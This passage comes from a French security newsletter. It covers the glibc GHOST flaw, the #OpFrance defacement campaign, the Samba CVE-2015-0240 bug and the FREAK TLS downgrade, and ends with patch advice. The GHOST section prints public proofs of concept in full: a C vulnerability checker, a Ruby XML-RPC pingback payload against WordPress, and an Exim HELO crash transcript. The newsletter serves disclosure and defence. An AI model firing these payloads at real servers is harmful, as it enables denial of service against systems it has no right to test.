135                   if (*--cp == '.')     <-- Prérequis n°3
136                     break;
137
138                   /* All-numeric, no dot at the end. Fake up a hostent as if
139                      we'd actually done a lookup.  What if someone types
140                      255.255.255.255?  The test below will succeed
141                      spuriously... ???  */
142                   if (af == AF_INET)
143                     ok = __inet_aton (name, (struct in_addr *) host_addr);
144                   else
```

Fichier : nss/digits_dots.c

Les codes d'exploitation disponibles publiquement

Différentes preuves de concept ont été publiées sur Internet.

Une preuve de concept permettant de savoir si votre système est vulnérable a été publiée. En effet, il suffit de compiler le programme suivant à l'aide de la commande gcc suivante :

gcc poc_cve-2015-0235.c -o poc_cve-2015-0235

```c
#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

#define CANARY "in_the_coal_mine"

struct {
  char buffer[1024];
  char canary[sizeof(CANARY)];
} temp = { "buffer", CANARY };

int main(void) {
  struct hostent resbuf;
  struct hostent *result;
  int herrno;
  int retval;

  /*** strlen (name) = size_needed - sizeof (*host_addr) - sizeof (*h_addr_ptrs) - 1; ***/
  size_t len = sizeof(temp.buffer) - 16*sizeof(unsigned char) - 2*sizeof(char *) - 1;
  char name[sizeof(temp.buffer)];
  memset(name, '0', len);
  name[len] = '\0';

  retval = gethostbyname_r(name, &resbuf, temp.buffer, sizeof(temp.buffer), &result, &herrno);

  if (strcmp(temp.canary, CANARY) != 0) {
    puts("vulnerable");
    exit(EXIT_SUCCESS);
  }
  if (retval == ERANGE) {
    puts("not vulnerable");
    exit(EXIT_SUCCESS);
  }
  puts("should not happen");
  exit(EXIT_FAILURE);
}
```

gcc poc_cve-2015-0235.c -o poc_cve-2015-0235

Un message s'affichera en fonction de la vulnérabilité du système.

Un deuxième code d'exploitation permettant de déterminer si le CMS Wordpress est vulnérable à la faille Ghost a également été publié. La page « xmlrpc.php » présente par défaut tire parti de la fonction « gethostbyname() » au travers de la fonctionnalité de « pingback ».

```
#
# --[ Trustwave SpiderLabs Research Team ]--
# Ref: http://blog.spiderlabs.com/2015/01/ghost-gethostbyname-heap-overflow-in-glibc-cve-2015-0235.html
#
require "net/http"
require "uri"

if ARGV.count != 2
puts "Usage: #{ARGV[0]} [Target URL] [count]"
exit
end

matched = ARGV[0].match(/(?<domain>[^\/]*)(?<path>\/.*)(\/xmlrpc.php)?/)
uri = URI.parse("http://#{matched[:domain]}")
ghost_host = "0"*ARGV[1].to_i

# Set up POST request
payload = <<_EOF_
<?xml version="1.0"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params><param><value>
<string>http://#{ghost_host}/index.php</string>
</value></param>
<param><value>
<string>http://#{ghost_host}/index.php</string>
</value></param>
</params>
</methodCall>
_EOF_

begin
Net::HTTP.start(uri.host, uri.port) do |http|
response = http.post("#{matched[:path]}/xmlrpc.php", payload)
if response.code == "500"
puts "Vulnerable"
else
puts "Looks like you're safe, for today"
end
end
rescue EOFError
puts "Vulnerable"
end
```

ruby PoC_xmlrpc.rb www.example.com 500

Enfin, un troisième code d'exploitation a été publié sur Internet et permet de provoquer un déni de service sur les serveurs EXIM. L'option « helo_verify_hosts » doit être activée (ce qui n'est pas le cas par défaut).

```
user@debian-7-7-64b:~$ telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 debian-7-7-64b ESMTP Exim 4.80 ...
HELO
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000
Connection closed by foreign host.

user@debian-7-7-64b:~$ dmesg
...
[ 1715.842547] exim4[2562]: segfault at 7fabf1f0ecb8 ip 00007fabef31bd04 sp 00007fffb427d5b0
error 6 in libc-2.13.so[7fabef2a2000+182000]
```

Preuve de concept sur les serveurs EXIM (déni de service)

Les recommandations XMCO

Les techniques d'exploitation de la faille ne sont pas clairement définies. En effet, elles sont spécifiques à chacun des services exposés sur le réseau (SSH, MySQL, etc.). De plus, le mécanisme de résolution de nom DNS étant utilisé dans un nombre très important de logiciels, et la Glibc étant un des composants de base constituant un système GNU/Linux, un nombre très important de serveurs pourrait être vulnérable à des attaques distantes, sans authentification préalable.

Le serveur Exim est vulnérable à l'exploitation de cette faille. En effet, comme vu dans la partie précédente, une preuve de concept est disponible publiquement sur Internet permettant de réaliser un déni de service sur le système vulnérable.

XMCO recommande l'installation de la version correctrice disponible dans les gestionnaires de paquets des distributions (Debian, Ubuntu, Fedora, CentOS, etc.).

Références

[0] http://fr.wikipedia.org/wiki/GNU_C_Library

[1] https://community.qualys.com/blogs/laws-of-vulnerabilities/2015/01/27/the-ghost-vulnerability

[2] http://www.cyberciti.biz/faq/cve-2015-0235-patch-ghost-on-debian-ubuntu-fedora-centos-rhel-linux/

[3] https://www.qualys.com/research/security-advisories/GHOST-CVE-2015-0235.txt

[4] https://www.trustwave.com/Resources/SpiderLabs-Blog/GHOST-gethostbyname%28%29-heap-overflow-in-glibc-%28CVE-2015-0235%29/

[5] https://gist.github.com/rcbarnett/7564bee9f81aba746e04

[6] http://dl.packetstormsecurity.net/1501-exploits/ghost-smtp-dos.py.txt

Retour sur #OpFrance

Par Régis SENET

> Introduction

Quelques jours après les attentats tragiques perpétrés contre Charlie Hebdo le 7 janvier 2015, la communauté musulmane a été victime de nombreuses attaques. En effet, des lieux de culte ont été la cible de dégradations et certains musulmans ont été pris à partie [1].


Parallèlement, Internet a également été un terrain de jeux pour ces attaques. De nombreux hackers, revendiquant leur appartenance au mouvement Anonymous, ont lancé l'opération #OpCharlieHebdo ayant pour but de s'attaquer aux sites affiliés aux djihadistes radicaux [2].

Malheureusement, cette image d'une France islamophobe, l'incompréhension, les quiproquos, ainsi que l'attaque de sites n'ayant aucun rapport avec la cible initiale ont eu pour conséquence de mener à une contre attaque de grande ampleur contre de très nombreux sites français.

Ces opérations, au nom très clair (« Anti France », « Anti Charlie » ou encore « Je ne suis pas Charlie ») regroupées, sur Twitter, sous le hashtag #OpFrance ont été perpétrées depuis le Maroc, l'Algérie, la Tunisie, la Malaisie ou encore le Mexique, suite à l'appel du groupe Anon Ghost [3].

> #OpFrance en détails

L'opération #OpFrance a engendré le piratage de 25 000 sites web français (ainsi que quelques victimes collatérales) en seulement quelques jours.



« Ces opérations, au nom très clair (« Anti France », « Anti Charlie » ou encore « Je ne suis pas Charlie ») regroupées, sur Twitter, sous le hashtag #OpFrance ont été perpétrées depuis le Maroc, l'Algérie, la Tunisie, la Malaisie ou encore le Mexique suite à l'appel du groupe Anon Ghost »

Pour la plupart des groupes de pirates, le but de leurs attaques n'était pas d'obtenir des données personnelles, mais d'occuper le terrain médiatique en multipliant les défacements, et ce, quel que soit le site. En effet, la très grande majorité des sites piratés appartient à de petites structures et aucun opérateur d'importance vitale n'a été impacté [4].

Néanmoins, malgré ces chiffres impressionnants, les attaques sous-jacentes restent peu sophistiquées et l'ensemble des experts s'accorde à dire que les cyberjihadistes ne sont, à l'heure actuelle, qu'une « nébuleuse peu structurée ne représentant pas une menace sérieuse » [5].


En effet, les attaques perpétrées sont des attaques de Déni de service (DoS et DDoS) ou de défacement de sites, tirant parti de vulnérabilités publiques, ou encore de l'obtention d'un compte privilégié sur les applications au travers d'attaques de bruteforce.

Attaque par déni de service

Une attaque par déni de service (Denial of Service ou encore DoS) est une attaque ayant pour but de rendre indisponible un site Internet (ou tout autre service) pendant une période indéterminée.

Ce type d'attaque vise la saturation du système grâce à l'envoi massif de requêtes submergeant ainsi le service afin de l'empêcher de répondre aux requêtes légitimes.

La majeure partie des dénis de service est réalisée à l'encontre de sites internet permettant de rendre indisponible la vitrine de l'entreprise, mais également contre des serveurs de mails permettant ainsi de couper le contact avec l'entreprise cible.



Les performances des serveurs actuels ainsi que la généralisation des techniques de répartition de charge rendent très difficile la réalisation de Déni de Service « classique ». Pour contrer cette hausse du niveau de sécurité, les Dénis de Service Distribués (Distributed Denial of Service ou encore DDoS) ont fait leur apparition.

À l'inverse des Dénis de Service « classique », les Dénis de Service Distribués basent leur attaque sur un réseau de machines contrôlées par l'attaquant. Ce faisant, il est possible pour un pirate de démultiplier le nombre de requêtes et donc l'impact de l'attaque. Ajoutons à cela qu'il devient alors très difficile de mettre en place des contres mesures basées sur la restriction des adresses sources.

Défacement d'un site grâce à l'exploitation d'une vulnérabilité

Durant les quelques jours suivants les attentats, de très nombreux sites furent « défacés », permettant ainsi aux groupes de pirates de faire passer leur message :

L'exploitation massive de failles de sécurités connues, mais également critiques a permis aux pirates d'automatiser ces actions.

« Malgré ces chiffres impressionnants, les attaques sous-jacentes restent peu sophistiquées »

En effet, un rapide balayage des sites piratés permet de mettre en évidence que la plupart hébergent des solutions de gestion de contenu (CMS) telles que Drupal, Typo3 ou encore Joomla pour n'en citer que trois.

Ces applications sont largement auditées et la découverte de vulnérabilités impacte très rapidement des milliers de sites, de par leur large diffusion.

La fin d'année 2014 ainsi que le début de la nouvelle année ont d'ailleurs été marqués par la découverte de failles critiques au sein des CMS Drupal [6] et Typo3 [7] (voir ActuSécu #39) permettant de contourner le processus d'authentification des deux plateformes et ainsi d'accéder aux fonctions d'administration.

Le maintien à jour des technologies accessibles sur Internet et particulièrement celles de type CMS, reste donc absolument indispensable.

Défacement d'un site grâce à l'obtention d'un compte privilégié sur l'application

L'une des autres méthodes largement utilisées lors de la défiguration des sites est l'obtention d'un compte privilégié sur l'application.

Les applications de type CMS disposent de compte d'administration permettant d'ajouter/modifier/supprimer du contenu, mais également d'exécuter des commandes sur le système sous-jacent.

La découverte et l'utilisation d'un mot de passe faible ou d'un mot de passe par défaut permet à un attaquant d'accéder en quelques minutes au sésame de l'administration du site.

> INFO

Des milliers de sites WordPress piratés via une faille au sein du plug-in RevSlider

Les chercheurs allemands du CERT-Bund ont mis en garde les propriétaires de sites WordPress en expliquant que plus de 3000 sites web avaient été compromis. Toutes ces attaques ont été réalisées en exploitant une vulnérabilité dans le plug-in Slider Revolution (RevSlider). Bien que corrigée par les développeurs en février 2014, cette faille a commencé à être exploitée massivement en septembre 2014. Beaucoup de versions du plug-in resteraient encore vulnérables.

L'exploitation de cette vulnérabilité permet aux attaquants d'injecter une iFrame malveillante dans le but de rediriger la victime vers le domaine hébergeant des kits d'exploitation (Fiesta ou Angler Exploit Kit).

Les investigations menées sur un WordPress compromis ont pu mettre en évidence les étapes clés de l'attaque :

- L'exploitation de la faille sur RevSlider a permis de créer un compte administrateur supplémentaire ;

- L'attaquant a déposé sur le serveur un script PHP;

- Des fichiers d'installation de WordPress ont été modifiés ;

- Des portes dérobées ont été installées dans deux autres plug-ins permettant une exécution de code.

Les chercheurs ont recommandé aux administrateurs des sites affectés de supprimer et récréer tous les comptes. Les attaquants ont en effet pu avoir un compte administrateur et créer des comptes illégitimes. Ils ont également recommandé de mettre à jour le plug-in RevSlider.

Une analyse complète de l'attaque est disponible à cette adresse : http://blog.0x3a.com/post/114659871819/thousands-of-compromised-wordpress-websites

> Recommandations

Afin d'endiguer cette cyber guérilla dont de trop nombreux sites français ont été la cible, l'ANSSI (Agence Nationale de la Sécurité des Systèmes d'Informations) à mis en ligne deux guides pratiques permettant de se protéger sur Internet [8] :

✚1. Le premier [9] s'adresse aux internautes afin de leur faire un bref rappel sur les bonnes conduites à adopter sur Internet. Ainsi, on y trouve comment choisir un mot de passe robuste (a minima 12 caractères et composé de majuscules, de minuscules ainsi que de caractères spéciaux) ainsi que des recommandations sur la non-réutilisabilité des mots de passe (un compte = un mot de passe).

L'ANSSI préconise également l'ajout ainsi que la modification de contenu sur Internet à partir d'un ordinateur unique, connecté à un réseau de confiance. L'utilisation des réseaux Wi-Fi ouverts ainsi que des cybercafés est donc une habitude à proscrire.

Enfin, le dernier point, mais pas le moins important : l'ANSSI rappelle l'importance de maintenir un système à jour (système d'exploitation, antivirus, bureautique, etc.). Comme nous avons été en mesure de l'expliquer précédemment, l'absence de correctifs de sécurité est une réelle aubaine pour les pirates n'hésitant pas à faire de l'exploitation massive.

✚2. Le deuxième guide [10], quant à lui, s'adresse aux administrateurs système ou de sites internet permettant de leur donner les bonnes pratiques à mettre en place afin de détecter et d'endiguer les attaques de défiguration ou de déni de service.
Les administrateurs étant également des internautes, la lecture du premier guide est également nécessaire.

> OpFrance et la justice

Plus d'un mois après cette opération hors norme, le Ministère public tunisien a annoncé l'arrestation d'au moins six membres présumés du groupe de pirates Falag Anonymous [11].

Soupçonnés d'avoir piraté plusieurs milliers de sites, les six individus ont été arrêtés par les forces de police locales et l'ensemble des pages Facebook, servant de canal de communications entre les membres du groupe, a été fermé.

D'autres enquêtes sont toujours en cours et déboucheront probablement sur de nouvelles condamnations.

> Conclusion

Cette opération de grande ampleur a permis de mettre en évidence, une fois de plus, qu'Internet est, désormais le lieu privilégié de protestations ainsi que des cyber-affrontements.

Espérons également qu'elle a permis de sensibiliser les internautes sur l'importance des mises à jour, des mots de passe complexes, ainsi que de la non-réutilisabilité de ces derniers.

En effet, l'adoption de ces bonnes pratiques aurait permis de diminuer drastiquement le nombre de sites victimes et ainsi de minimiser l'ampleur de l'action.

Références

[1] http://www.lefigaro.fr/actualite-france/2015/01/12/01016-20150112ARTFIG00395-les-actes-anti-musulmans-se-multiplient-depuis-l-attaque-de-charlie-hebdo.php

[2] http://www.lefigaro.fr/actualite-france/2015/01/12/01016-20150112ARTFIG00395-les-actes-anti-musulmans-se-multiplient-depuis-l-attaque-de-charlie-hebdo.php

[3] http://pastebin.com/515BLqxw

[4] http://www.01net.com/editorial/641490/des-dizaines-de-sites-medias-hors-ligne-victimes-dune-cyber-attaque/

[5] http://www.20minutes.fr/high-tech/1522623-20150121-cyberdjihadistes-ue-menace-relativiser

[6] https://www.drupal.org/SA-CORE-2014-005

[7] http://typo3.org/teams/security/security-bulletins/typo3-core/typo3-core-sa-2015-001/

[8] http://www.ssi.gouv.fr/actualite/proteger-son-site-internet-des-cyberattaques/

[9] http://www.ssi.gouv.fr/uploads/2015/02/Fiche_des_bonnes_pratiques_en_cybersecurite.pdf

[10] http://www.ssi.gouv.fr/uploads/2015/02/Fiche_d_information_Administrateurs.pdf

[11] http://www.undernews.fr/hacking-hacktivisme/fallaga-team-6-pirates-presumes-arretes-en-tunisie.html

Une nouvelle faille critique au sein de Samba (CVE-2015-0240)

Par Etienne BAUDIN

Samba est un serveur de fichiers implémentant le protocole SMB/CIFS et offrant stabilité, sécurité et accès rapide à des fichiers et imprimantes. Sa particularité est qu'il offre une interopérabilité entre différents systèmes d'exploitation : Windows et UNIX.

Une vulnérabilité découverte

La vulnérabilité CVE-2015-0240 a été découverte au sein du démon smbd. Elle peut être exploitée par un client en envoyant une commande spécialement conçue à un serveur Samba sans authentification préalable. En exploitant cette vulnérabilité, il serait ainsi possible de compromettre le système à distance et d'exécuter des commandes arbitraires avec les privilèges administrateur (root).

« La vulnérabilité a été découverte au sein du démon smbd... elle peut être exploitée par un client en envoyant une commande spécialement conçue à un serveur Samba sans authentification préalable. »

Aucun code d'exploitation n'est actuellement disponible. D'après les différents retours, l'exploitation est théoriquement possible, mais reste relativement complexe à mettre en oeuvre.

La libération d'un pointeur non initialisé en cause

La vulnérabilité provient de la libération de la mémoire d'un pointeur qui peut être, sous certaines conditions, non initialisé. Il s'agit du pointeur « creds » qui fait référence à une structure de type « struct netlogon_creds_CredentialState ». Celui-ci est défini dans la fonction «_netr_ServerPasswordSet ».

```
NTSTATUS _netr_ServerPasswordSet(struct pipes_struct *p,
                                 struct netr_ServerPasswordSet *r)
{
        NTSTATUS status = NT_STATUS_OK;
        int i;
        struct netlogon_creds_CredentialState *creds;

        DEBUG(5,("_netr_ServerPasswordSet: %d\n", __LINE__));

        become_root();
        status = netr_creds_server_step_check(p, p->mem_ctx,
                                              r->in.computer_name,
                                              r->in.credential,
                                              r->out.return_authenticator,
                                              &creds);
        unbecome_root();

        if (!NT_STATUS_IS_OK(status)) {
                DEBUG(2,("_netr_ServerPasswordSet: netlogon_creds_server_step f
                         "request from client %s machine account %s\n",
                         r->in.computer_name, creds->computer_name));
                TALLOC_FREE(creds);
                return status;
        }
```

Par la suite, la fonction « netr_creds_server_step_check » initialise le pointeur. Toutefois, si celle-ci échoue, elle retournera à la fonction appelante et le pointeur ne sera alors pas initialisé. Celui-ci sera cependant enfin libéré par la fonction TALLOC_FREE() sans vérification préalable sur le pointeur, résultant en la possible libération d'une adresse non allouée.

CWE-824 l'accès à un pointeur non initialisé, définition du MITRE

Le MITRE référence ce type de vulnérabilité sous le nom CWE-824.

Si un pointeur contient une valeur indéfinie, alors cette valeur peut ne pas pointer vers une adresse valide de la mémoire. Dans certaines conditions, le programme cherchera alors à effectuer des opérations de lecture/écriture sur des adresses invalides, auxquelles l'accès est impossible. Il en résultera alors un problème mémoire engendrant un déni de service, voir pire, la prise de contrôle.

D'après les informations du Mitre, si le pointeur non initialisé est utilisé dans une fonction, des fonctions arbitraires pourraient alors être appelées. Dès lors, si un attaquant arrive à influencer la portion de mémoire non initialisée référencée par le pointeur, il pourrait exécuter du code arbitraire et ainsi obtenir un accès au système ciblé avec les privilèges du service impacté.

Exploitation

Pour les versions 4.1 et supérieures (diffusées avec Red Hat Enterprise 7 par exemple), cette faille ne peut être exploitée que si l'option « server schannel = yes » est activée dans la configuration du serveur. L'impact en terme de sécurité est jugé important par l'éditeur.

Dans les versions précédentes (3.6 diffusées avec Red Hat Enterprise 5 et 6 par exemple), cette vulnérabilité peut également être exploitée en faisant appel à la fonction «ServerPasswordSet» qui fait appel à «_netr_ServerPasswordSet()» en spécifiant un tampon NULL.

Correction de la vulnérabilité

La vulnérabilité a été corrigée à la fin du mois de février par les développeurs du projet Samba.

```
-   struct netlogon_creds_CredentialState *creds;
+   struct netlogon_creds_CredentialState *creds = NULL;

    DEBUG(5,("_netr_ServerPasswordSet: %d\n", __LINE__));
```

Comme on peut l'observer dans le patch, le correctif consiste à initialiser le pointeur lors de sa déclaration. De plus, dans la fonction « netre_creds_server_check », si la valeur du pointeur en entrée « creds_out » est différente de NULL, on l'initialisera avec cette valeur.

XMCO recommande l'installation de la version 4.2.0rc5, 4.1.17, 4.0.25 ou 3.6.25 (ou ultérieures) disponibles à l'adresse http://www.samba.org/samba/security/.

Enfin, les équipes de sécurité de Samba précisent qu'une méthode de contournement existe pour les versions supérieures ou égales à 4.0.0. Cette solution consiste à ajouter la ligne « rpc_server:netlogon=disabled » dans la section « global » du fichier smb.conf. Cette méthode ne peut être mise en place avec les versions 3.6.x et inférieures.

Références

[1] https://download.samba.org/pub/samba/patches/security/samba-4.1.16-CVE-2015-0240.patch

[2] https://www.samba.org/samba/history/security.html

[3] https://github.com/gwr/samba/blob/cd83c1d9582e3252b2c964d77aebf1d241d371a6/source3/rpc_server/netlogon/srv_netlog_nt.c

[4] https://www.samba.org/samba/security/CVE-2015-0240
https://access.redhat.com/articles/1346913

[5] https://securityblog.redhat.com/2015/02/23/samba-vulnerability-cve-2015-0240/

[6] http://cwe.mitre.org/data/definitions/824.html

[7] https://www.nccgroup.com/en/blog/2015/03/samba-_netr_serverpasswordset-expoitability-analysis/

[8] http://blog.trendmicro.com/trendlabs-security-intelligence/samba-remote-code-execution-vulnerability-cve-2015-0240/

[9] https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_uninit_cred.rb

FREAK, le nouveau heartbleed ? (CVE-2015-0204)

Par Adrien GUINAULT

L'annonce

Début Mars, des chercheurs de Microsoft et de l'INRIA ont dévoilé une vulnérabilité affectant les protocoles SSL et TLS. Baptisée « FREAK attack » (Factoring RSA Export Keys), cette vulnérabilité permet à un attaquant en position d'interception des flux entre le client et le serveur (Man-In-The-Middle) de déchiffrer les communications échangées après avoir cassé la clé de chiffrement.

Internet a retenu son souffle et les internautes ont vite publiés des tweets inquiétants sur la criticité de cette faille... Tremblez messieurs les RSSI...

Mais qu'en est-il vraiment ?

L'origine de la vulnérabilité

Référencée CVE-2015-0204, cette faille provient de la politique américaine vis-à-vis du chiffrement utilisé dans les années 90. À l'époque, les entreprises étrangères utilisant la cryptographie en dehors du sol américain, se devaient d'affaiblir volontairement leurs clés de chiffrement. Les clés RSA ne devaient pas dépasser 512 bits ce qui permettait à l'armée américaine ou la NSA de les déchiffrer.

Cette interdiction a ensuite été levée, mais des implémentations respectant cette règle ont subsisté au sein de certains produits. Les chercheurs ont ainsi découvert qu'il était possible de revenir à ce niveau de chiffrement, considéré comme faible aujourd'hui, puisqu'il ne suffit que de quelques heures de nos jours pour casser une telle clé de chiffrement.

Qui est vulnérable ?

FREAK affecte les clients et les serveurs.

Côté clients, les produits utilisant une version d'OpenSSL antérieure à la version OpenSSL 1.0.1k et le navigateur Safari étaient vulnérables à cette faille (ce qui n'était pas le cas pour Chrome, Firefox et Internet Explorer...).

Côté serveur, les serveurs web supportant les suites de chiffrement RSA EXPORT suivantes étaient également vulnérables :

* SSL_RSA_EXPORT_WITH_RC4_40_MD5
* SSL_RSA_EXPORT_WITH_RC2_CBC_40_MD5
* SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
* SSL_DH_RSA_EXPORT_WITH_DES40_CBC_SHA
* SSL_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
* TLS_RSA_EXPORT_WITH_RC4_40_MD5
* TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5
* TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
* TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA
* TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
* TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA
* TLS_RSA_EXPORT1024_WITH_RC4_56_SHA


Ces suites de chiffrement ne respectent par les standards de sécurité actuels. De plus, la clé de chiffrement utilisée avec RSA devrait toujours être d'au moins 2048 bits (et 256 bits pour AES). Vous pourrez retrouver les recommandations

des meilleures pratiques concernant l'utilisation de SSL/TLS sur le site de Mozilla : https://wiki.mozilla.org/Security/Server_Side_TLS#Recommended_configurations


Des milliers de sites tel qu'americanexpress.com, groupon.com et ironiquement nsa.gov étaient vulnérables au moment de la divulgation de cette vulnérabilité.

Suis-je vulnérable ?

L'équipe à l'origine de la découverte a mis en place un site web permettant de tester la configuration des clients SSL/TLS https://freakattack.com.



Ils ont également publié une liste de sites web connus utilisant des suites de chiffrement vulnérables. C'est sûrement l'une des raisons pour lesquelles une vulnérabilité corrigée il y a plus d'un mois a fait autant de bruit.



Que faire ?

Côté serveur web, il suffit de désactiver les suites de chiffrement vulnérables. Côté client, des correctifs ont été publiés pour tous les navigateurs et les versions d'OpenSSL.

Bon et alors est-ce grave, docteur ?

Une fois de plus, en pratique, la réponse est non. Tout comme BEAST et CRIME, FREAK reste une attaque théorique nécessitant des conditions particulières d'exploitation. En effet, une attaque « Man In The Middle » est requise afin d'intercepter les flux SSL puis de les déchiffrer... à condition d'avoir le matériel pour...

Le whitepaper du mois

par Charles DAGOUAT


> PCI compliance report par Verizon

Verizon a publié récemment un document qui dresse un constat sur les certifications PCI DSS de leurs clients et sur leur maintien dans le temps.

Au travers de statistiques, de chiffres et d'exemples, Verizon dresse un panorama des pratiques rencontrées et commente les évolutions notables vis-à-vis du standard 3.0.

Lecture recommandée à tous les RSSI et consultants QSA concernés par le PCI DSS :

http://www.verizonenterprise.com/pcireport/2015/



revue du web

Cette rubrique permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter
Sélection de comptes Twitter

> Sélection d'articles divers

